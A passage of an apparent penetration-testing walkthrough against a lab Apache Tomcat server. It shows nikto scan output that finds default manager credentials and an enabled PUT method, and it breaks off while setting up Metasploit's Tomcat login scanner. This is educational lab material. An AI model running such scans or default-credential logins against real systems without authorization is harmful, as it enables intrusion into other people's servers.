
After checking in searchsploit and finding that this version of tomcat has no exploit,I ran nikto scan on the target.




```
hackercoolmagz@kali:~$ nikto -h http://192.168.36.152:8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.36.152
+ Target Hostname:    192.168.36.152
+ Target Port:        8080
+ Start Time:         2020-06-05 06:37:06 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user age
nt to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
 render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (pos
sibly 5.5.26 through 8.0.15), Alfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to sav
e files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retriev
als, including other users.
+ /axis2/axis2-web/HappyAxis.jsp: Apache Axis2 Happiness Page identified which inc
ludes internal application details.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tom
cat', PW 'tomcat'). Apache Tomcat.
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /axis2/services/Version/getVersion: Apache Axis2 version identified.
+ /axis2/services/listServices: Apache Axis2 WebServices identified.
+ /axis2/axis2-web/index.jsp: Apache Axis2 Web Application identified.
+ /host-manager/status: Default Tomcat Server Status interface found
+ /manager/status: Tomcat Server Status interface found (pass protected)
+ 8041 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2020-06-05 06:38:09 (GMT-4) (63 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
hackercoolmagz@kali:~$ 
```

Nikto found our Tomcat target configured with default username and password. The default username and password of Tomcat is (tomcat: tomcat). This is a never ending problem with people in real world. Many users still use default credentials for web services.


Metasploit has a default tomcat manager login module to test if the target is using any common or default passwords.



```
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
msf5 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting
                   Required  Description
   ----              ---------------
                   --------  -----------
   BLANK_PASSWORDS   false
                   no        Try blank passwords for all users
```

